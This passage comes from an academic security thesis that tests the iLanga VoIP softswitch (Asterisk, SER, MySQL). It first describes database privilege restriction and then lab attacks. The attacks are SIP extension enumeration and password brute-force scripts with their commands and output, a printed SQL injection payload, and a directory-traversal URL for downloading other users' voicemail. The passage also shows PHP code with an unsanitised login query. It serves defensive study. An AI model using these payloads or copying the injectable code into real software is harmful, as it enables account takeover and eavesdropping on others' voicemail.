As mentioned in the introduction to Section 3.3, how the different components of ILANGA access the MYSQL database needs to be restricted. This can be achieved by controlling the access rights and privileges to a MYSQL database as follows: the *user* table in the MYSQL database is used to add users to MYSQL and to specify how the users connect to the database. The users can connect from either the local host, the remote port or both. The *user* table also controls the privileges granted, which will apply to all the databases in MYSQL. The *db* table is used to grant privileges to a user for a certain database, thereby limiting a user to a certain database in MYSQL. The *table_priv* restricts a user to certain privileges on certain tables and certain columns within a table in a database. The *columns_priv* table goes one step further and is used to restrict a user to certain columns within a table.

Each component of ILANGA has been assigned an account on the MYSQL database. This is achieved by adding a new user to the *user* table in the MYSQL database and setting the password. No privileges are granted for the users in this table. If privileges

were granted in this table it would mean that if one of these users were compromised, an attacker would be able to access the other databases.
As previously mentioned, a summary of how each component of ILANGA connects to the MYSQL database is shown in Figure 6 by the alphabetically labelled blocks around the MYSQL database. The blocks show, in the first line, the username required to log into the database. The second line shows how the component connects to the database. In this case all the components are connecting to the database from the local host and are using the *mysql.sock* connection file. The third and fourth lines show that a username and password are required for that particular component to log into the database. The remainder of the lines in the blocks specify the privileges that a particular user has in the database. An explanation of each block and how the privileges for each component were granted is given below.

In Figure 6, block A describes how the SER component connects to the database. When SER is installed, it creates two users in the MYSQL database, *ser* and *serro* but only the user *serro* is used. The user *serro* only has select privileges on the SER database. In the *ser.cfg* file the following line needs to be changed so that the MYSQL database will be accessed with the user *serro*:

```
modparam("auth_db", "db_url", "mysql://serro:{your password}@localhost/ser")
```

The ILANGA front-end scripts have been given access to the ASTERISK database through the user *ilangaweb*, depicted in block B. The *ilangaweb* user only has select and update privileges on the *users* and *userdevices* tables. This was achieved by adding the *ilangaweb* user to the *user* table in the MYSQL database with no privileges and then adding to the *table_priv* table two new entries, one for each table that privileges are granted for.

The ILANGA proxy connects to the MYSQL database with the *ilangaproxy* user, shown as block C in Figure 6, and has select privileges on the Asterisk Database. The *asterisk* user has *select*, *update* and *insert* privileges on the *asterisk* database, shown by block D in Figure 6. For both of these users their privileges have been granted through an entry, for each, in the *db* table.

3.4 Overview of vulnerabilities and experiments

Section 3.3 has already described how each component is run as a separate user and the restriction that each user has for database access. Each of the experiments discussed in this section are highlighted in Figure 7, a simplified representation of iLANGA.




Figure 7: Experiments run on iLANGA

An attacker could possibly exploit a softswitch through one of the registered user's accounts on the softswitch. In the ILANGA case, the components involved in this attack are indicated with the shaded box A in Figure 7. For this attack to work, the attacker needs to find out which extensions are registered on the softswitch. To do this, a SIP extension discovery tool has been developed, discussed in Subsection 3.5.1, which tries to register with the softswitch on the well known SIP port (5060). In this case, as shown in Figure 7, the tool will be trying to register with SER. Then, depending on the error message returned, it can determine which extensions are valid on the softswitch.

Once the attack depicted in shaded box A in Figure 7 has been completed, it will be known to the attacker which extensions are valid on the softswitch. If the attacker wants to access ILANGA using these extensions, the attacker will need the password for each extension. Another tool, explained in more detail in Subsection 3.5.2, has been developed to try and find an extension's password by brute force. Multiple SIP registration messages are sent to the softswitch, with each one having a different password. These messages are sent until the softswitch sends a SIP message back with the code 200. A message with the code 200 means that the tool has successfully registered the user with the softswitch and so the correct password is now known. Again, the components involved in this attack are grouped with the shaded box A in Figure 7.

The following scenario describes what an attacker could achieve once registered on the softswitch through another user's account. Take for example Alice, who has an account on ILANGA.

The attacker can now access Alice's voicemails, through the ILANGA front-end shown as the shaded box B in Figure 7, possibly disabling her account by changing her password in the MYSQL database. This will prohibit her VoIP devices from registering with the softswitch, or the attacker could place her VoIP devices into an inoperable mode. The attacker could also register their own VoIP device with the softswitch using Alice's credentials, allowing the attacker to place and receive calls through her account.

Now that the attacker has access to a user's account, the attacker could possibly alter packets sent to the web server, via the ILANGA front-end, which could retrieve or update information in the database. This will be discussed in more detail in Section 3.6. The ILANGA front-end is shown in Figure 7 as the purple block within the shaded box C.

A known vulnerability in ASTERISK 1.0.9 is the ASTERISK *vmail.cgi* Script Remote Directory Traversal Vulnerability. This vulnerability allowed a registered user on ASTERISK to change directories and retrieve another user's voicemail through the *vmail.cgi* file. Since the attacker could have a user's credentials, from using the tools described in Subsections 3.5.1 and 3.5.2, this would be possible. But ILANGA does not make use of the *vmail.cgi* file to retrieve user's voicemails but uses the ILANGA front-end to do this. ILANGA uses its own *cgi* files that call PERL scripts. These PERL scripts are used to delete, move and play voicemails and reload ASTERISK extensions. They are located on the web server, shown in Figure 7 by the shaded box D; this service runs on same server as ASTERISK. By using a similar method as in the vmail vulnerability in ASTERISK 1.0.9, the attacker could cause harm through these PERL scripts. This type of attack will be discussed in Subsection 3.8.2.

ASTERTEST [1] is designed to test the maximum call limit of an ASTERISK server, the shaded box E in Figure 7, by making concurrent calls to an ASTERISK server from another ASTERISK server. Once the ASTERISK server has reached the maximum number of calls, no other calls can be made through the ASTERISK server. So if an attacker could 'flood' the ASTERISK server with calls, no other users would be able to make or receive a call, amounting to a DoS attack. This experiment is discussed in more detail in Section 3.9.

Finally, a tool called SIVUS [161] could be used to flood SER with malformed SIP packets, shown in Figure 7 by the shaded box F. By flooding SER with malformed SIP packets it is hoped to discover vulnerabilities in the implementation of the SIP protocol in SER. This experiment will be discussed later in Section 3.10.

3.5 Gaining access to the softswitch

The next two subsections will build on the discussion presented in Section 3.4, how it is possible to potentially exploit a softswitch through registered users' accounts. Two PYTHON SIP UA scripts have been developed to demonstrate this. Firstly Subsection 3.5.1 will explain, using the SIP extension discovery script, how an attacker could learn about the extensions that are active on the softswitch. Following the discovery of extensions on the softswitch, Subsection 3.5.2 will explain how an attacker could attempt to find the extensions' passwords using the SIP brute force password cracker script. These two experiments were inspired by a message posted on the VoIPSEC mailing list by John Todd [156]. Todd spoke about how he had witnessed a brute force attack on SIP REGISTER requests. Todd also mentioned how the attacker may have scanned a large number of extensions until a valid range was discovered.

Endler *et al.* [40] have written a tool called SIPSCAN [41] that is similar to the SIP extension discovery script which was written for this thesis. It is a windows tool that can scan a specified SIP domain for a list of extensions using the SIP REGISTER method. It is also capable of performing INVITE and OPTIONS scans and not just on SIP servers but also SIP endpoints.

For the rest of this section it will be assumed that a username and extension are one and the same for the following sections. ILANGA uses the extension as the username when the user logs onto the ILANGA front-end.

3.5.1 SIP extension discovery

Introduction

The script discussed in this subsection has been developed to test if it is possible to learn which extensions are valid on a SIP server. Knowing which extensions are valid is helpful to an attacker for initiating application specific attacks, such as call hijacking, voicemail brute forcing, caller id spoofing, etc [40]. This was achieved by sending SIP REGISTER messages to the SIP server and analysing the SIP response messages sent back by the SIP server. Once the extensions have been discovered, the script discussed in Subsection 3.5.2 will be used to find by brute force the extensions' passwords.

The experiment

The SIP extension discovery script is written in PYTHON and uses the TWISTED framework [2]. The script is started from the command line in Linux, using a command, such as:

```
./sipExtDisco.py -f 7500 -e 7600 -s "146.231.121.134"
```

The script sends SIP REGISTER messages to the IP address of the SIP server specified by the *–s* option. The extension in each SIP message is incremented by one for every message, starting at the extension specified by the *–f* option and ending with the extension specified by the *–e* option.

In this experiment SIP Response messages are expected to be sent back from the SIP server. SIP has been constructed along similar lines as HTTP and thus uses similar response codes [106]. The SIP response codes (RFC 3261) [106] that are of interest in this case are the '2xx Responses' (successful responses) and the '4xx Responses' (request failure responses) [40]. For this attack to be successful, it has to be known why SIP responds with certain codes. In this case, the '4xx Responses' codes are of interest and can be explained as follows.

When a SIP User Agent tries to register with a SIP server, a SIP server will respond with a message with either a 401, 404 or 407 response code. These codes are explained as the following [106]:

1. a SIP message with a 401 response code is an unauthorized response, meaning that the extension is valid and the password for the extension was incorrect or not included in the SIP REGISTER message.
2. a SIP message with a 404 response code, which is a not found message, meaning the extension is not valid on the SIP server.

3. a SIP message with the response code of 407, which is a proxy authentication required message, also means that the extension is valid but the correct password is required. This message is returned when a SIP proxy server is used between the SIP server and the endpoints.

If a SIP message with a 401 or 407 response code is received, the extension is considered valid. The script will then record the extension to file and move on to the next extension. A 404 response code means that the extension is not valid. The script will then continue on to the next extension. The file containing the extensions will then be used in the next subsection, with the SIP brute force password cracker script.

For a more detailed description of how this script works see Appendix B.1.

Report on the data

The script was tested on ASTERISK 1.2.7.1 with success. The script was able to discover the two extensions valid within the specific range. The script was started with the following line:

```
jake@ilanga2:~/SIP BF$ ./sipExtDisco.py –f 7500 –e 7550 –s "146.231.121.134"
```

The following is an extract from the results obtained from this test:

```
404 not found for extension: 7521
404 not found for extension: 7522
404 not found for extension: 7523
******** 401 unauthorized for extension: 7524
404 not found for extension: 7525
******** 401 unauthorized for extension: 7526
404 not found for extension: 7527
404 not found for extension: 7528
404 not found for extension: 7529
```

As discussed in the previous subsection, a 401 SIP message means that the extension is valid but the password was incorrect. The results indicate that the extensions *7524* and *7526* are valid on the ASTERISK server tested. A complete list of output from this test can be found in Appendix B.2.

Discussion

The script proved successful and an attacker would be able to learn which extensions are valid on a SIP server. One problem with the way the script discovered the extensions is that it is not a stealth type of attack. The system administrator will be able to see that the softswitch is surely being probed and take counter measures.

3.5.2 SIP brute force password cracker

Introduction

Once the extensions have been discovered on a SIP server, the passwords for these extensions will be required. Following on from the successful SIP extension discovery experiment, a script has been developed that will attempt to crack a SIP registration password by brute force. This experiment sets out to prove that softswitches with a SIP access point are vulnerable to these types of attacks, by targeting the extensions discovered with a tool similar to the SIP extension discovery script.

The experiment

The SIP brute force password cracker script is written in PYTHON and uses the TWISTED framework. This script is similar to the SIP extension discovery script but incorporates hashing a response to send back to the SIP server. The script is started from the command line in Linux, using the following command, for example:

```
./sipBruteForcePasswd.py -e 1009 -s "146.231.123.45"
```

The script starts by sending a SIP REGISTER message with the targeted user's extension, specified by the *–e* option, to the SIP server, specified by the *–s* option. The nonce, which is a unique server-specified data string generated every time a SIP message with the code 401 is sent, is sent back [45]. Then a response is generated using the extension, the nonce, the realm, the guessed password, method and the Universal Resource Identifier (URI). The realm string is the domain in which the SIP server is located, the protected domain [106]. If the hash in the message is the same as the hash on the SIP server, then the password was correct and a code 200 SIP message is sent back. A code 403 SIP message is sent back if the hashes did not match and therefore the password was incorrect. A new SIP REGISTER message is sent again to get a new nonce, the password is changed and the new hash is sent back. This continues until the password is guessed correctly.

For a more detailed description of how this script works see Appendix C.1.

Report on the data

The script was tested on ASTERISK 1.2.7.1 with success. The script was able to find the password of the extension that was selected, although in this case it was assumed that the password consisted only of numerical characters. This is the password scheme used in ILANGA. Below is an extract from the results obtained from the test:

The test was started with the following line:

```
./sipBruteForcePasswd.py –e 7526 –s "146.231.121.134"
```

The extension *7526* was targeted, as can be seen from the following output the script tried 234 times to crack the password.

```
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
sending new message to get a new nonce
******** 401 unauthorized for extension: 7526
sending auth message
```

```
number of tries: 234
success --------- password is: 1234
```

A complete listing of the output of this test can be found in Appendix C.2.

Discussion

In this case the script proved successful and an attacker would be able to crack the password of an extension. But as with the SIP extension discovery script, the system administrator would be able to see that the password had been searched and take simple counter measures.

3.6 An attack through a user account on the ILANGA front-end

Introduction

The previous section illustrated that it is possible to discover a useable extension and password on a SIP server. This experiment aims to use this extension and SQL injection, covered in Subsection 2.4.3, against ILANGA to try to exploit other user accounts. A motivation to use SQL injection is to gain access to data that an attacker could normally not access, in this case, that data being the iLanga database [109]. A SQL injection attack through the ILANGA front-end was decided on because the attacker will know a user's credentials for ILANGA and it is possible to capture the packets sent between the iLanga front-end and the web server in ILANGA, thus bypassing client-side security. As stated in Chapter 1, it will be assumed that the firewall is correctly configured and that the MYSQL port (3306) is closed. Restrictions were also placed on the database that only allowed connections from the local host, discussed in Subsection 3.3.2. Therefore a SQL attack on the database from an external connection will not be possible and this is why a SQL attack through the ILANGA front-end will be attempted.


WEBSCARAB [36] is a Web Application review tool and is used for reviewing Web Applications for security vulnerabilities. It has a number of plugins that can be used, but just two have been chosen for this experiment: the PROXY PLUGIN and the MANUAL REQUEST PLUGIN. The PROXY PLUGIN acts as the proxy server between a webpage and the web server. With ILANGA the web server is situated on the ASTERISK server. The PROXY PLUGIN allows one to capture the requests and responses between the webpages and the web server. By using the PROXY PLUGIN it has been possible to learn what variables are being passed around. This can also be achieved by using WIRESHARK [3], but WIRESHARK does not allow you to edit the requests before they are sent.

The MANUAL REQUEST PLUGIN enables a request to be edited and sent to the web server. It has proven possible to forward a request to the ILANGA web server and toggle a user's VoIP devices between available and ringing. (In ILANGA the available status means that the device has not being assign to ring and is available to be changed to the ringing status. The ringing status means that the device will ring when the user's extension is dialled). This can be achieved by knowing the user's extension, password and the deviceID of the device that needs to be changed. In reality though, knowing the extension and the password, it would be easier to log onto the ILANGA front-end and have full control of the user's account. The objective of this experiment is to see if it would be possible to make changes to other user accounts by knowing one user's extension and password.

This is why WEBSCARAB has been chosen. The PROXY PLUGIN will be used to capture packets between the ILANGA front-end and the web server. The packets will be generated by logging into the ILANGA front-end with the user account that has been cracked. Once the packets of a simple exchange have been captured, the packets will be altered using the MANUAL REQUEST PLUGIN. The altered packets will contain some additional data that will attempt to make changes to another user's accounts. The altered packets will then to be replayed to the web server.

The experiment

The experiment has been attempted through WEBSCARAB by using the MANUAL REQUEST PLUGIN. WEBSCARAB was run on the attacker's computer and it seemed to ILANGA that other web browser was accessing the web server. The PHP webpages on the web server that handles the requests have been examined. One page, the *saveuserdevices.php* page, enables users to change the status of their VoIP devices. By editing a request for a change in status of the user's VoIP devices of an exploited user's account, it has been attempted to make changes other user's account. These changes include adding SQL commands to the value of variables in the MANUAL REQUEST PLUGIN.




Variable	Value
num	2
device1	23; update userdevices SET isoperational=0 where username=7525 and channel='SIP/7525
isbillable1	0
[illegible]	1
alias1	my sip phone
isdeletable1	0
[illegible]	1
isoperational1	0
channel1	[illegible]

Figure 8: MANUAL REQUEST PLUGIN

Figure 8 is an extract from a screen shot of the account of the user *7526* in the MANUAL REQUEST PLUGIN. These are the variables and their values that will form the body of the HTML POST request. The black rectangle highlights the SQL statement that will stop the user *7525*'s SIP phone from ringing when some tries to call the user. This is attempted by setting the *isoperational* variable to false or '0'.

Report on the data

This has been unsuccessful. Figure 9 is the response received from the web server.



Response

Parsed | Raw

Version	Status	Message
HTTP/1.1	200	OK

Header	Value
Date	Tue, 23 May 2006 07:08:36 GMT
Server	Apache/2.0.52 (Fedora)
X-Powered-By	PHP/4.3.11

HTML | XML | Text | Hex

```
UPDATE userdevices SET isbillable='0', icon='1', alias='my IAX phone', isdeletable='0', priority='1', isoperational='0', channel='IAX2[7526@1234]' WHERE devid='23\';update userdevices SET isoperational=\'0\'
where username=\'7525\' and channel=\'SIP/7525'success=success
```

Figure 9: Response received

At the end of the response in Figure 9 is the phrase *success=success*, the intended request was successful for the user *7526* but unsuccessful for user *7525*. The first UPDATE SQL statement is the intended one and the second one is the statement that has been added to the request. The difference is the backslashes that are before and after the values of the variables. This because of the PHP function *addslashes*, which returns a string with backslashes before quotes, because the quotes need to be escaped within the string in order to have them inserted into a field in the database.

For example, if a surname field was being updated with the surname O'Brien, this could be done with the following statement.

```
UPDATE family SET surname = 'O'Brien' where first_name='Greg';
```

The quote in O'Brien will cause an error because MySQL will interpret the second quote as the closing quote. To solve this, the quote in O'Brien needs to be indicated to MySQL that it is not the closing quote, escaped. This is an example of a valid quote:

```
UPDATE family SET surname = 'O\'Brien' where first_name='Greg';
```

The *saveuserdevices.php* script constructs a SQL query using the variables sent in the HTTP request. This is done by building up a string with the required SQL commands and the variables sent with the HTTP request. Below is an extract of how the string variable called query is built up.

```
$query = "UPDATE userdevices SET ".
                    "isbillable='".addslashes($_REQUEST["isbillable".$n])."', ".
                    "icon='".addslashes($_REQUEST["icon".$n])."', ".
                    "alias='".addslashes($_REQUEST["alias".$n])."', ".
                    "isdeletable='".addslashes($_REQUEST["isdeletable".$n])."', ".
                    "priority='".addslashes($_REQUEST["priority".$n])."', ".
                    "isoperational='".addslashes($_REQUEST["isoperational".$n])."', ".
                    "channel='".addslashes($_REQUEST["channel".$n])."' ".
                    "WHERE devid='".addslashes($_REQUEST["devid".$n])."'";
```

What can be seen from this extract is that the *addslashes* function is applied to the variables extracted from the HTTP request. The string value that is returned from the *addslahses* function is then concatenated onto the query string. The *addslashes* function escapes singles quotes, double quotes, backslashes and NULs with backslashes for insertion into a database [154]. The returned value from the *addslashes* function is a problem for the extra SQL commands added onto the HTTP request. The following SQL statement was inserted where the *devid* variable is being called in the above extract:

```
23';update userdevices SET isoperational='0' where username='7525' and
channel='SIP/7525
```

The number 23 in the above extract was the original value of the *devid* variable. As can be seen from the query extract, the *devid* variable is the last variable used in the SQL statement, a reason why it was decided to have the extra SQL statement added onto the *devid* variable. The original value of the *devid* variable is followed by a single quote (') and a semi-colon (;), to close off the quote and end the SQL statement. This is followed by the injected SQL statement. What needs to be remembered now is that the above extract is the value of the *devid* variable that will be passed to the *addslashes* function and this function presents a problem for SQL injection attacks. What is noticeable in the above extract is the use of single quotes, and when the *devid* variable is passed to the *addslashes* function, these single quotes will be escaped with a backslash, this sanitises the SQL statement. The backslash caused the statement below to be unsuccessful for the second update statement, bolded. The first update statement was still executed successfully.

```
UPDATE userdevices SET isbillable='0', icon='1', alias='my IAX phone',
isdeletable='0', priority='1', isoperational='0', channel='IAX2[7526@1234]' WHERE
devid='23\';update userdevices SET isoperational=\'0\' where username=\'7525\'
and channel=\'SIP/7525'success=success
```

Discussion

This experiment set out to see if it was possible to accomplish SQL injection through the ILANGA front-end and exploit another account through an already owed account. The outcome was that it is not possible. This is because the MACROMEDIA FLASH pages do not communicate directly with the database. The HTTP post request gets sent to a PHP script on the web server which parses the message and queries the database.

3.7 Exploiting the ASTERISK *vmail.cgi* script remote directory traversal vulnerability in ASTERISK 1.0.9

Introduction

This section discusses a known vulnerability [102] in ASTERISK 1.0.9 and demonstrates how the vulnerability can be exploited. This vulnerability is included in this chapter to demonstrate how *cgi* files can be used to exploit a softswitch. The use of a *cgi* file within ILANGA will be discussed in the Section 3.8. This section is laid out as follows: we firstly explain how to set up ASTERISK to use the vmail Graphical User Interface (GUI), then how to download other users' voicemails and finally how this exploit was possible.

How to set up ASTERISK

Firstly the vmail GUI of ASTERISK needs to be set up by executing the command *make webvmail* from the ASTERISK source directory. This will install the *vmail.cgi* file into the directory */var/www/cgi-bin*. The *vmail.cgi* file needs to be made executable by using the following command in the */var/www/cgi-bin* directory:

```
chmod +s vmai.cgi
```

Also the following packages: *perl*, *perl-suidperl* and *httpd* need to be installed on the system. The vmail GUI will be accessible from the address:

```
http://{the pc's ip}/cgi-bin/vmail.cgi
```

For this exploit to work, the context field of the user in the *users* table of the ASTERISK database needs to be set to its default and the voicemail files need to be stored in */var/spool/asterisk/voicemail/default/{mailbox}*. This is the default setting to allow the *vmail.cgi* script to access the voicemail files.

Downloading other users' voicemails

Once this is all set up and running one will be able to download other people's voicemail by using the following URL:

```
respbx.ict.ru.ac.za/cgi-
bin/vmail.cgi?action=audio&folder=../4000/INBOX&mailbox=4001&context=default&p
assword=1234&msgid=0002&format=wav
```

One will not be able to see the files but just be able to download them. This is when some guessing will come into play. One will have to guess the number of the voicemail and change the *msgid* number to download different voicemails.

Discussion on how the exploit works

This exploit is possible because in Linux one can traverse backwards from the current directory using the *../* in a command. With the above URL one is logging into the system with the credentials of user *4001*. Normally this will access the specified folder in the user's directory from the *folder=* option in the URL, for example INBOX, Old, Work, or Family. These are some of the folders that ASTERISK will allow the user to organise his voicemail files into.

The script uses the open command to open the voicemail files and the path set for the open command is set out in the following manner:

```
/var/spool/asterisk/voicemail/{context}/{mailbox}/{folder}/msg{msgid}.{format}
```

So if the following URL was used:

```
respbx.ict.ru.ac.za/cgi-
bin/vmail.cgi?action=audio&folder=INBOX&mailbox=4001&context=default&passwor
d=1234&msgid=0002&format=wav
```

the path for the open command would look like the following:

```
/var/spool/asterisk/voicemail/default/4001/INBOX/msg0002.wav
```

And the file *msg0002.wav* will be opened from user *4001*'s INBOX.

But if the following URL was used:

```
respbx.ict.ru.ac.za/cgi-
bin/vmail.cgi?action=audio&folder=../4000/INBOX&mailbox=4001&context=default&p
assword=1234&msgid=0002&format=wav
```

the following path for the open command will be used:

/var/spool/asterisk/voicemail/default/4001/**../4000/INBOX**/msg0002.wav

Now this will traverse backwards out of the directory */var/spool/asterisk/voicemail/default/4001* to */var/spool/asterisk/voicemail/default* and then into the directory */var/spool/asterisk/voicemail/default/4000/INBOX*. So the URL has logged in as the user *4001* but then changed directories to the directory of the user *4000*.

This vulnerability cannot be used to copy any other type of file from the system because the vmail script is looking for a file that starts with the letters *msg* and then the script fills in the rest from the *msgid* and the *format* options to create a file for example like *msg0002.wav*

3.8 ILANGA web front-end interactions and vulnerabilities

The ILANGA front-end consists of [56]:

- MACROMEDIA FLASH web pages
- A web server that holds the MACROMEDIA FLASH pages, PERL scripts and PHP scripts
- the ILANGA proxy

The MACROMEDIA FLASH web pages provide an interface for the user to interact with ILANGA. The MACROMEDIA FLASH pages in turn call on PHP and PERL scripts and send ASTERISK Manager API commands to the ILANGA proxy to perform the required tasks. The MACROMEDIA FLASH web pages, PERL and PHP scripts are located on a web server. The web server, ILANGA proxy, the database and ASTERISK can be located on the same server or can be placed on four different servers.

3.8.1 PHP scripts

The PHP scripts are used to query and update the *asterisk* database through the web server. The PHP scripts can be restricted to only have select and update permissions on the *users* and *userdevices* tables in the *asterisk* database; how to restrict the PHP scripts has been explained in Subsection 3.3.2. The restriction will affect the tasks performed by the PHP scripts. The PHP scripts are invoked through a HTTP post request.




Figure 10: ILANGA front-end and PHP scripts

For example the following line is used in the MACROMEDIA FLASH file *telephones.swf* which is executed when the *My Telephone* tab is clicked on:

```
this.devlv.sendAndLoad(_global.urlbase + "/userdevices.php",this.devlv,"POST");
```

This sends the following HTTP post request to the web server, shown in Figure 10 interaction A:

```
POST http://pbx.ict.ru.ac.za:80/iLanga/userdevices.php HTTP/1.1
Host: pbx.ict.ru.ac.za
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.3)
Gecko/20060426 Firefox/1.5.0.3
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/
png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Cookie: MintUnique=1; MintUniqueMonth=1149112800; stdzonestyle=studentzone;
MintUniqueWeek=1148767200;                    MintUniqueDay=1149112800;
PHPSESSID=4b55b463107f2d39a9a404636a5262be
Content-type: application/x-www-form-urlencoded
Content-length: 119

onLoad=%5Btype%20Function%5D&parent=%5Flevel0%2Enav%2Enav%2Econtain
er%2Eholder%2Etelephones&password=1234&username=7524
```

The user's credentials are seen in the body of the HTTP post request above. What follows is an extract from the *userdevices.php* file, which is invoked by the HTTP post request, which returns the user's devices and is interaction B shown in Figure 10. Although the user's credentials are not required to run the second query, the intended one, an authentication query, *authQuery*, with the user's credentials is first performed on the database before the intended query.

Authentication query

```
$authQuery = "SELECT mailbox FROM users WHERE mailbox
='".$_REQUEST["username"]."' and password =
'".$_REQUEST["password"]."'";
$authResult = mysql_query($authQuery);
$authNumRows = mysql_num_rows($authResult);
if($authNumRows > 0)
{
```

Required query

```
$query = "SELECT * from userdevices where username
='".addslashes($_REQUEST["username"])."'";
....}
```

The *userdevices.php* returns the user's devices information, interaction A, through the following HTTP response:

```
HTTP/1.1 200 OK
Date: Thu, 01 Jun 2006 12:22:29 GMT
Server: Apache/2.0.48 (Gentoo/Linux) mod_ssl/2.0.48 OpenSSL/0.9.7c PHP/4.3.4
X-Powered-By: PHP/4.3.4
X-Transfer-Encoding: chunked
Content-Type: text/html; charset=ISO-8859-1
Content-length: 412

num=3&username0=7524&channel0=IAX2%5B7524%407524%5D&isoperational0=0
&priority0=1&isbillable0=0&isdeletable0=0&alias0=My+IAX+Phone&icon0=1&devid0
=36&username1=7524&channel1=SIP%2F7524&isoperational1=1&priority1=1&isbill
able1=0&isdeletable1=0&alias1=my+SIP+phone&icon1=1&devid1=108&username2=
